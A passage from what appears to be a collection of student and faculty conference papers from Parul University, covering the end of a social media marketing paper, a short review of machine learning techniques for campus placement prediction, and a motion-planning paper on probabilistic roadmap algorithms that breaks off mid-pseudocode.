Instagram: A person can share photos and stories to promote their business while using it. Many brands commonly used Instagram for the promotion of their brands, target the potentialcustomers and to create social media presence. Businesses create and promote their business stories to reach more to the target audience and for viral presence on social media. Example: Starbucks, a popular coffee brand knows how to engage its customers. Starbucks has 12 millionfollowers on Instagram for which they create campaigns, posts, contests, videos etc to engage them with the brand. They ask customers to upload their photos and tag Starbucks account to win a gift card from Starbucks. Hence, it's a profit situation for both brand and customer to beengaged. so, these contests help in marketing through brand engagement.

Benefits of social media are

• **Cost efficient**

When there is a limited marketing budget of the companies, then the best way to promote business is through social media. Common social platforms are Instagram, Facebook, twitter and LinkedIn which allow users to post and promote the content at zero cost with widest coverage reaching millions of people in a short while. Hence it is an affordable means of marketing.

• **Connectivity**

Social media helps marketers to develop and know the customers lifestyles, preferences and resources to adjust the changing consensus of customers. It keeps business in connection withcompetitors and their strategies also.

Improved customer understandings

Social media allows customers to put their opinions and feedback. It gives better understandingof their customer insights, knowing that brand is listening.

• **Better customer service**

Through social media now businesses can easily and instantly respond to the customer queries,concerns and grievances etc. customers are assured that through these platforms their problemwill get assistance as early as possible.

• **Increased sales**

Increased social media presence drives the customer base of the company. It helps in convertingthe potential customers to the actual customers.

• **Establishing brand awareness**

Brand awareness can be created by businesses among customers through building a company image via social media.

Conclusion

Social media prominently influence growth and performance of businesses. It helps in developing business marketing strategies. It shows an opportunity to the business to build the brand image and grab the attention of the customers. Social media platforms help in understanding customer insights, businesses can know the trends as well as likes and preferences of the customers. Social media helps in maintaining business online presence by using different platforms and techniques. Further researchers could do more studies by focusingon a specific social media platform and collect the data through their members directly. Furtherstudies can be done to better know the target audience and how it impacts the sales of the company on different platforms.

References

1. Albers J., Ramos J.C., Hervas J.L., (2008), New learning network paradigm: Communities of objectives, crowdsourcing, wikis and open source,International Journal of Information Management, vol 28, pp. 194 – 202
2. ALTIMETER Group (2009), The world's most valuable brands. Who's most engaged?

- www.engagement.com
5. Anderson C., (2006), *The Long Tail, Why the future of business is selling less of more*, Hyperion, New York.
 4. Bakos, Y., (1998), *The Emerging Role of Electronic Marketplaces on the Internet*, Communications of the ACM, August 1998
 5. Bakos, Y., (1998), *The Emerging Role of Electronic Marketplaces on the Internet*, Communications of the ACM, August 1998
 6. Baldoni J., (2009), *What executives can learn from Obama's BlackBerry*, Harvard Business Publishing online, http://blogs.harvardbusiness.org/baldoni/2009/01/a_virtual_leadership_lesson_ob.html?loomia_ow=t0:a38:g26:r2:c0.031242:b20799989
 7. Barwise, P. and A. Styler (2003), "Marketing Expenditure Trends: 2001-2004." London Business School
 8. Bernhoff J., Li C., (2008), *Harnessing the Power of the Oh-So-Social Web*, MIT Sloan Management Review, vol 49, nr 3, pp 36-42
 9. Boudreau K., Lakhani K., (2009), *How to manage outside innovation*, MIT Sloan Management review, vol 50, nr 4, pp 68 – 76
 10. Brady J., Davis I., (1993), *Marketing's mid-life crisis*, The McKinsey Quarterly 2, pp17 – 28
 11. Bush, J., (2004), *Consumer Empowerment and Competitiveness*, (October), London: National Consumer Council.
 12. Chaffey D., Mayer R., Johnston K., Ellis-Chadwick F., (2000), *Internet Marketing, Strategy, Implementation and Practice*, FT/Prentice Hall. Pp. 40-48, 151-168
 13. Chen Y., Xie J., (2008), *Online consumer review; a new element of marketing communications mix*, Management Science, vol 54, nr 3, pp. 477 – 491
 14. Chesbrough H., (2003), *The Era of Open Innovation*, MIT Sloan Management Review, vol 44, nr 3, pp. 45 – 41
 15. Chesbrough H., (2006), *Open business models: How to thrive in the new innovation landscape*, Boston: Harvard Business School Press
 16. Christensen C.M. , (1998), *The Innovator's Dilemma*, Harvard Business School Press, Cambridge, MA Christensen C., Raynor M., (2003), *Innovator's Solution. Creating and sustaining successful growth*, Harvard Business School Press.
 17. Christopher M., (1989), *The Existential Consumer*, European Journal of Marketing, Vol 23 N 8, pp. 80-84
 18. Constantinides E., (2004), *Influencing The Online Consumer's Behaviour: The Web Experience*, Journal of Internet Research, Internet Research, vol 14, nr. 2, pp.111 – 126
 - Constantinides E., Geurts P., (2005), *The impact of Web Experience on virtual buying behavior: An empirical study*, Journal of Customer Behavior, vol. 4, nr 3. pp 307
 19. Coviello, N.E. and Brodie, R.J. (2001), "Contemporary marketing practices of consumer and business-to-business firms: how different are they?", *The Journal of Business and Industrial Marketing*, Vol. 16, Nr. 5 pp. 382 – 400
 20. Court D., (2007), *The evolving role of the CMO*, The McKinsey Quarterly, http://www.mckinseyquarterly.com/The_evolution_role_of_the_CMO_2031
 21. Davis, F.D. (1989). *Perceived usefulness, perceived ease of use and user acceptance of Information Technology*. MIS Quarterly, 13 (3), 319-340.
 22. Deighton J., Kornfeld L., (2009), *Interactivity's unanticipated consequences for marketers and marketing*, Journal of Interactive Marketing, vol. 23, pp. 4-10
 23. Gillin P., (2007), *The New Influencers*,
 - a. a marketer's guide to the New Social
 - b. media, Quill Driver Books (Word Dancer
 - c. Press, Inc, CA, USA
 24. Godin S., (2007), *Meatball Sundae: Is your marketing out of sync?* Portfolio (Penguin Group) USA
 25. Grönroos C. (1994), *Quo Vadis, Marketing? Toward a Relationship Marketing Paradigm*, Journal of Marketing Management, vol 10 pp 347 – 360
 26. Hippel von, E., Katz, R. (2002) *Shifting innovation to users via toolkits*. Management Science, 48, 821–833
 27. Kera, A. and E. Kaynak (1997), "Markets of a Single Customer: Exploiting Conceptual Developments in Market Segmentation," *European Journal of Marketing*, vol 31, nr 11/12, pp. 873-85.
 28. Kumar N., (2004), *Marketing as Strategy, Understanding the CEO's Agenda for Driving Growth and Innovation*, Harvard Business School Press, Boston, MA
 29. Porter M.E., (1985), *Competitive Advantage:*

- Creating and Sustaining Superior Performance, The Tree Press, NY Porter M.E., (2001), Strategy and the Internet, Harvard Business Review, March 2001
30. Prahalad C.K, Krishnan M.S., (2008), The new age of innovation: Driving co-created value through Global Networks, McGraw-Hill
 31. Prahalad D.K., Ramaswamy V., (2004), Co-creation Experiences, The next practice in value creation, Journal of Interactive Marketing, vol 18, nr. 3, pp 5-14
 32. Rha, J.-Y., Widdows, R., Hooker, N. H., and Montalto, C. P., (2002). E- consumerism as a tool for empowerment, Journal of Consumer Education, 19 (20) 61-69.
 33. Sharma A., Sheth J., 2004, Web-based marketing: The coming revolution in marketing thought and strategy Journal of Business Research, vol 57, nr 7, pp. 696-702
 34. Sheth, J., Sisodia, R., (1995), "The productivity crisis in marketing", Marketing Management, vol 4, issue 2, pp. 9-23.
 35. Singh T., Veron-Jackson L Cullinane L., 2008, Blogging: A new play in your marketing game plan Business Horizons, vol 51, Issue 4, pp. 281-292
 36. Shih Y., & Fang, K. (2004). The use of a decomposed Theory of Planned Behavior to study Internet banking in Taiwan. Internet Research: Electronic Networking Applications and Policy, 14 (3), 213-223
 37. Stelzner M., (2009), Social Media Marketing Industry Report, Howmarketers are using social Media to grow their business, www.Whitepapersource.com
 38. Thomas, A.R. (2007). The end of mass marketing: or, why all successful marketing is now direct marketing. Direct Marketing: An International Journal, vol. 1, nr. 1, pp.6-16
 39. Urban G., (2005), Don't Just Relate - Advocate!: A Blueprint for Profit in the Era of Customer Power, Wharton School Publishing, USA
 40. Venkatesh, V. & Davis, F. D. (2000). A theoretical extension of the Technology Acceptance Model: Four Longitudinal Field Studies. Management Science, 46 (2), 186-204.
 41. Vijayasarathy, L. R. (2004). Predicting consumer intentions to use online shopping: The case for an augmented technology acceptance model. Information & Management, 41 (6), 747-762.
 42. Willis, T., Coovert, D., Nelson, C., Spector, P., Rohrer, D., & Shimizu, T. (2008). An Evaluation of the Technology Acceptance Model as a Means of Understanding Online Social Networking Behavior. Tesis Doctoral. Estados Unidos.
 43. Zabin J., (2009) The ROI of Social Media Marketing: Why it pays to drive word of Mouth, Aberdeen Group, www.adberdeen.com
 44. <https://www.lyfemarketing.com/social-media-increase-sales>
 45. <https://blog.hubspot.com/marketing/companies-rocking-linkedin-company-pages>
 46. <https://www.autogrow.co/examples-of-killer-instagram-campaigns/>

A review article on Machine Learning types with various Campus Placement Prediction techniques using ML and DL

Milind Ruparel^{#1}, Dr. Kamini Solanki^{*2}

^{#1}Placement Cell, Parul University, Vadodara, Gujarat, India

[#]milind.ruparel7062@paruluniversity.ac.in

^{*}FITCS, Parul University, Vadodara, Gujarat, India

^{*}kamini.solanki@paruluniversity.ac.in

Abstract— Predictive analytics of a past data is a science of recognizing interesting and useful patterns which can be further used for a good decision making in future. Campus Placement prediction is one of them, scope of this review article is to compare various Machine Learning and Deep Learning techniques on some common grounds such as their methods, input variables, outcomes and accuracy.

Keywords— Campus Placement Prediction, Machine Learning, Deep Learning.

I. INTRODUCTION

Machine Learning (ML) is now part of our day-to-day life, as most of us are using it knowingly or unknowingly such as recommendation system of Netflix & YouTube, Google Search Engine, Voice assistants like Alexa, Google home etc.

ML is a subset of Artificial Intelligence (AI) that have an ability to learn and improve automatically from experience without being explicitly programmed. ML algorithms can be broadly classified into three categories such as Supervised, Unsupervised & Reinforcement learning.

Supervised learning, as the name indicates, has the presence of a supervisor as a teacher. Basically supervised learning is when we teach or train the machine using data that is well labeled.

Standard example of Supervised Machine learning is Spam detection in email.




Fig. 1 Supervised Machine Learning

Unsupervised Machine Learning is the training of a machine using information that is neither classified nor labeled and allowing the algorithm to act on that information without guidance.

Standard example of Unsupervised Machine learning is finding customer segments.




Fig. 2. Supervised Machine Learning

Reinforcement learning is a type of machine learning algorithm in which an agent learns from an interactive environment in a **trial-and-error** way by continuously using feedback from its previous actions and experiences.

Standard example of Reinforcement Machine learning is automatized bidding system.




Fig. 3. Reinforcement Machine Learning.

To sum up below is a quick comparison all 3 types of Machine Learnings.




Fig. 4. Comparisons of all 3 types of Machine Learning.

Ultimate aim of any student pursuing professional degree is to get a good employment opportunity post their studies, there are various techniques are available which helps to make predictive analysis that helps students to make better decision at initial phase of their career. There are many factors which affects the campus placement of any fresh graduates. If we check past data there are many freshers are taking first step of their professional journey, in their placement process student’s academic performance, their communication, internships, and their geographical factors impacts a lot on their final placements.

As per current market needs, recruiters evaluate candidates on various aspects. because over the period of time, job roles and responsibilities has also evolved a lot. Compare to traditional job profiles, many job profiles such as business development roles requires good technical understanding plus good communication and convincing skills. Such job profiles also give good career growth.

So basically, aim of this article is to compare various available placement prediction methods on some common grounds such as their input datasets, methods used, accuracy and their outcomes. These kind of tools helps job seekers as well as Training & Placement Officers (TPO). Using such systems TPOs can understand the skill gap, identify the training needs and accordingly they can avail their students best placement opportunities during campus placement season. Combination of psychological and computational approach helps all involved stakeholders such as recruiters, students and universities / institutes to create win-win situation for all.

In computational analysis for proper predictions the most important part is data, in many studies raw data has been considered as new oil of 21st century. Here is a common approach for extracting proper input data for any data analytical methods




Fig. 5. Data collection and processing steps.

II. RELATED WORK

In 2018 Soni et al [1] worked on the data of graduate and undergraduate students have been collected from different universities during the period (2017 to 2018) through a questionnaire survey using Three Classification Algorithms like: Decision Tree, Naïve Bayes and Support Vector Machine. This study found that the “Interested In Study” being the best predictor of the desired student’s performance using Decision Tree classification method.

In 2019 Khandale S and Bhoite S [2] processed input variables such as students’ academic performance, backlogs etc. using Machine Learning Algorithms like Logistic, SVM, KNN,

Decision Tree, Random Forest and Advance techniques like Bagging, Boosting and Voting Classifier. Achived an accuracy such as Logistic Regression=58%, Support Vector Machine (SVM)=69%, KNN=63.22%, Decision Tree=69%, Random Forest=75.25%, Bagging=77%, Boosting=77% Voting Classifier=68.43% like wise.

In 2020 Sasikala T et al [3] compared Waikato Environment for Knowledge Analysis (Weka) and R approaches, they used a dataset obtained from kaggle website. Dataset was containing Name of the school, gender, age, qualification of parents, occupation of parents, weekly study time, internet access, alcohol consumption levels on working day as well as weekends, health condition and grades etc. where they found that Weka approach proved 96.8% Accuracy compared to R proved 95.95 % accuracy .

In 2019 Agarwal et al [4] Grade Point Average (GPA) and Cumulative Grade Point Average (CGPA), Efficiency in Quantitative Aptitude English, Written/Spoken, Skill Proficiency in Coding Languages, Backlogs, Publications/Research Paper Number of Projects ,Placed or not, Type of profile offered etc using KNN Algorithm and Random Forest achieved 88.13% and 86.01% respectively.

In 2019 Kumar DS et al [5] processed CGPA of UG, PG, Specialization, Soft Skills score and gender using A six predictor binary logistic regression model using this approach

they have achieved 72% accuracy

III. CONCLUSION

Predicting Placement possibilities of any students manually would be a difficult task for any stakeholders, but using various data mining and machine learning techniques. That helps students to get best employment opportunity, for employers it helps to find best fitting candidates as per needs of profile and like that all can unlock the hidden world of endless campus placement opportunities.

REFERENCES

- [1] Soni, A., Kumar, V., Kaur, R., and Hemavath, D., Predicting student performance using data mining techniques. *International Journal of Pure and applied Mathematics* 119(12):221–227, 2018
- [2] Shubham Khandale, *International Journal of Computer Applications Technology and Research* Volume 8–Issue 09, 2019.
- [3] Sasikala Prediction of Academic Performance of Alcoholic Students Using Data Mining Techniques | SpringerLink. 2020
- [4] Agarwal, Analyzing Student Performance in Engineering Placement Using Data Mining, 2019.
- [5] Kumar DS, *International Journal of Engineering and Advanced Technology (IJEAT)* ISSN: 2249 – 8958, Volume-8 Issue-3, February 20

Motion Planning in the Area of Robotics and Automation

Maya Mehta^{#1}, Priya Swaminarayan^{*2}

[#] Parul Institute of Engineering and Technology,

Faculty of IT and Computer Science

Parul University

mayamehta5656@gmail.com

Parul Institute of Engineering and Technology,

Faculty of IT and Computer Science

Parul University

priya.swaminarayan@paruluniversity.ac.in

Abstract— Motion Planning is computational problem of geometry to find continuous and optimal path from source to destination in multidimensional environment. Today's automation world for industry 4.0 works on multiple technologies where robotics is core part of industry 4.0. To achieve optimal solution with robotics and automation motion planning is crucial area of research. This paper proposes study about motion planning sampling-based algorithm and latest research and development of new variant of probabilistic roadmap algorithm in which researcher achieve optimal solution and reduce time complexity. Main logic behind PRM algorithm is learning phase and query phase. In learning phase, construction of basic road map take place and in query phase, different techniques are used to reach destination by optimal path for different environment.

Keywords— A*, Autonomous robot, D*, Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics

INTRODUCTION

A. Robot Motion Planning:

Robot Motion planning is a problem of finding continuous path from source to destination without collision with any obstacles. This problem consists various task i.e. configuration of own space, find out possible paths form source to destination, avoid obstacles and control motion [1]. It is geometry computation of multidimensional workspace. Various techniques are used to find path, but the goal is to find out collision free optimal path. Autonomous robots are characterized as perform any task without intervention of human or any supervision. System should intelligent enough which can detect any obstacle and avoid it. It should keep safe distance with obstacle and also manage it when pass through narrow area. To work

efficiently, full or partial knowledge of surrounding environment gives better decision-making ability to robot which is known as sampling-based technique. Figure [1] shows demonstration of robot motion planning.

B. Configuration Space:

Configuration space can be described as a space where robot will be placed. Whole place divided into grid of x and y direction where value of x and y must be calculated according to size configuration of robot plus value of default distance from any obstacle. Further figure [1] shows grid-based configuration space.




Fig.1: Grid based configuration space and motion planning

C. Types of search:

Search is a problem of finding sequence of nodes which leads to goal node. There are two main technique exists as follow.

• Informed search

This technique work based on prior information given as an input. Heuristics about path will increase optimality which is calculated based on prior information. This study uses informed search technique.

• Uninformed search

This technique will search path without any prior information. It will keep on searching until it gets goal

location. This technique uses “Breath first search” or “Depth first search”.

I. APPLICATION AREA

A. Robotics

Robotics is field of engineering, science and technology which produces machine called robots that can replace human activity. Robots are use to assist human as it can perform repeated task, hazardous task, and easily work in pandemic situation without causing any harm to others. Motion planning is core of robotics by which intelligence can be applied. Motion planning in robotics is used to compute continuous path from source to destination and control its motion. Autonomous robots are intelligent enough to take decision according to condition without human intervention or supervision.

B. Computer Graphics

Computer graphics is combination of data structure, graphics algorithm, and languages where data structure suitable for computer graphics, algorithm used to picture generation and transformation and languages are high level language for object. In Computer graphics, motion planning termed as Rasterization is used to draw object which gives coordinate values from start position to end position. Two types of techniques are used in computer graphics i.e. random scan and raster scan. In random scan technique, mathematical functions are used to calculate position and path where in raster scan technique line by line search take place and plot pixel and interlacing is used.

C. Computer Geometry

Computer geometry is branch of computer science dedicated to geometry algorithms which deals with multidimensional work spaces. In Computer geometry, motion planning is used to move object from source to destination which is part of robotics.

D. Animation.

Animation is method of manipulating figures of image where image appears as moving image. Motion planning in Animation is used to move image from original position to manipulate figures. Animation deals with viewport coordinate which is part of world coordinates.

II. METHODOLOGIES

A. Planning problem

Planning problem includes configuration of start position and goal position, geometry description of robot and configuration of work space. Work space converted into grid-based area on x and y axis. According to size of robot, it traverses through nodes of configured free work space and also need to maintain safe distance with any obstacles.

B. Layer Architecture

Layer architecture or ecosystem describes how robot internally works from upper layer to lower layer. How robot takes input data, path planning, collision avoidance and control velocity or motion. This layer architecture divided into 3 part i.e. planning layer, collision avoidance and controller. Each layer divided as per working area. Figure [2] describes layer architecture.

• Planning layer

This layer works on informed search, where map of work space is already configured. As per instruction data will be processed and queue of node generated as an output. This queue consists nodes from where optimal path routes. In this phase, data arrival time is not crucial therefore low frequency channel can be used.

• Collision avoidance

In second layer, system does collision detection and avoidance. Robot equipped with sensor which identifies obstacles which arrives in between defined route. After detection of any obstacle local planner need to calculate alternate path to reach goal position which is known as collision avoidance. This layer is highly sensible for time constraint data must be reached within time constraint therefore high frequency channel must be used. One major challenge is uncertainty due to sensor data which may cause any accident so that sensor data must be accurate and reliable.

• Controller

In third layer, as any obstacle detected controller need to be activated and control speed or velocity. Controller must reply with time constraint and perform action. Controller is responsible for controlling activity of robot.




Fig.2: layer architecture

III. ALGORITHMS AND METHODOLOGIES

A. Environmental map configuration

Environmental maps can be represented by grid-based map, topological map or geometric map but grid-based

map is commonly used which describes workspace by x and y coordinates. It is easy to use and implement. This study uses grid-based map where grid value can be obtained by size of robot and default distance from obstacle. All sampling-based algorithm commonly uses grid environmental map.

Algorithm uses 4 way or 8-way movement for robot from current grid means robot can choose next from surrounding 4 or 8 adjacent grid nodes. This study uses 8-way configurations. Following figure [3] shows 4 way and 8-way movement.




Fig.3: Grid based movement

B. Sampling Based Algorithm

• **Dijkstra’s algorithm.**

It is greedy algorithm used to find shortest path from graph. Being greedy in nature it changes route as per situation. At every step it finds vertex which is not included in path and having minimum cost. It generates SPT (Shortest Path Tree) as an output. Time complexity of Dijkstra’s algorithm is $O(n^2)$ which can be reduced to $O(n \log n)$ using heap binary tree. Figure [4] shows demonstration.




Fig.4: Greedy algorithm

• **A***

A* algorithm is used to search path based on graph. It is extension to Dijkstra’s algorithm. It is widely used due to its completeness and optimality. It keeps searching

towards goal location if any path moves away from goal location it leaves that route. Base formula for this algorithm is $f(n)=g(n)+h(n)$, where $g(n)$ is actual cost for source to nth node and $h(n)$ represents estimated cost from nth node to next node. Key challenge for this algorithm is to calculate optimal heuristics which will lead to reduce time complexity. Main drawback is space complexity $O(n^m)$ in worst case. It stores information about all nodes in memory. Figure [5] shows demonstration of A* algorithm.




Fig.5: A* algorithm

• **D***

D* algorithm works based on assumption for example assuming that there is no obstacle in work space and calculate path. If any obstacles comes in between path then using heuristic function calculate new shortest path. Here $h(n)=0$ in first phase. Heuristic comes into picture only when any obstacle detected. It works on unknown workspace and store information about visited nodes.

• **Rapidly exploring Random Tree(RRT)**

RRT used to take sample nodes from voronoi region and build possible path using graph so that it reaches goal position. Voronoi region means cluster based region where it rapidly explore tree for unsearched area and stores information about node. It works on the basis of more you have information better get solution.

• **Probabilistic Roadmap(PRM)**

PRM technique is different than RRT as PRM takes sample node from work space and build graph which is called as road map used to travel through region. As both are working on sample nodes but RRT build graph tree to reach goal position where PRM uses graph as road map. PRM divided into two phases i.e. construction phase and query phase. In construction phase PRM builds road map for region and in query phase it finds best route for given goal location. Since last 8 to 9 year it is under research and so many new variants available which differ in case of optimality.

Mostly all variants use same algorithm steps for construction phase but it differs in query phase.

Here we have discussed new variant of PRM which works first on construction phase and then query phase. In query phase first algorithm finds side in which robot will travel using line slope. For calculating line slope $m = (\Delta Y / \Delta X)$ is used where ΔY is $Y_{goal} - Y_{start}$ and ΔX is $X_{goal} - X_{start}$. Slope of line will indicate direction for path. Value of m works based on 45° line, if value is equals to 1 then path exactly moves through 45° else if value of m greater than 1 then path moves above 45° else if value of m is less than 1 then path moves below 45° . Second case if line is straight then one of the value of Δx and Δy must be zero. If Δx is zero then line must be horizontal and if Δy is zero then line must be vertical. After getting value of robot have 4 possible direction which will further distinguish by value of goal node coordinates i.e. if $(+x, +y)$ then direction must be north-east, else if $(-x, -y)$ then direction must be south west, else if $(+x, -y)$ then direction must be south east and if $(-x, +y)$ then direction must be north west. Time complexity of this algorithm is $O(n)$ for worst case. Figure [6] and Figure [7] shows calculation of direction demonstration.



Fig.7: Calculate goal direction

After turning robot in that direction algorithm pick all nodes from V which falls under radius of current node and pick cheapest node having edge in E from current node to cheapest next node. It repeats this process until reaches to the goal node. In this path finding process if sensor senses any obstacle in between then controller controls speed of robot and algorithm finds nearest cheapest node falls in radius of current node for the route to destination. Following figure [8] and figure [9] demonstrate this algorithm.




Fig.6: Direction demonstration




Fig.8: PRM initial state




Fig.9: PRM final state

• **Flowchart**

This flowchart figure [10] describes new variant of PRM algorithm.




Fig.9: Proposed Flowchart

• **Algorithm**

Construct Roadmap:[10]

[V: vertices, E: Edges, H: heuristic cost, C: work space, c: random node, r: radius, G: priority queue]

Let: $V \leftarrow \emptyset$; $E \leftarrow \emptyset$;

1. **Loop**
2. $c \leftarrow c \in C_{free}$
3. $V \leftarrow V \cup \{c\}$
4. $N_c \leftarrow N_c \in V$
5. **for all $c_0 \in N_c$, in order of increasing distance from c do**
6. **if c_0 and c are not connected then**
7. **if the local planner finds a path between c_0 and c then**
8. **add the edge c_0c to E**

Query phase:

1. $s(x_0, y_0) \in V$ (start position)
2. $g(x_1, y_1) \in V$ (goal position)
3. $m = (y_1 - y_0) / (x_1 - x_0)$
4. **choose direction according to m , turn robot in direction**
5. $cur \leftarrow s$
6. **while($cur \neq g$)**
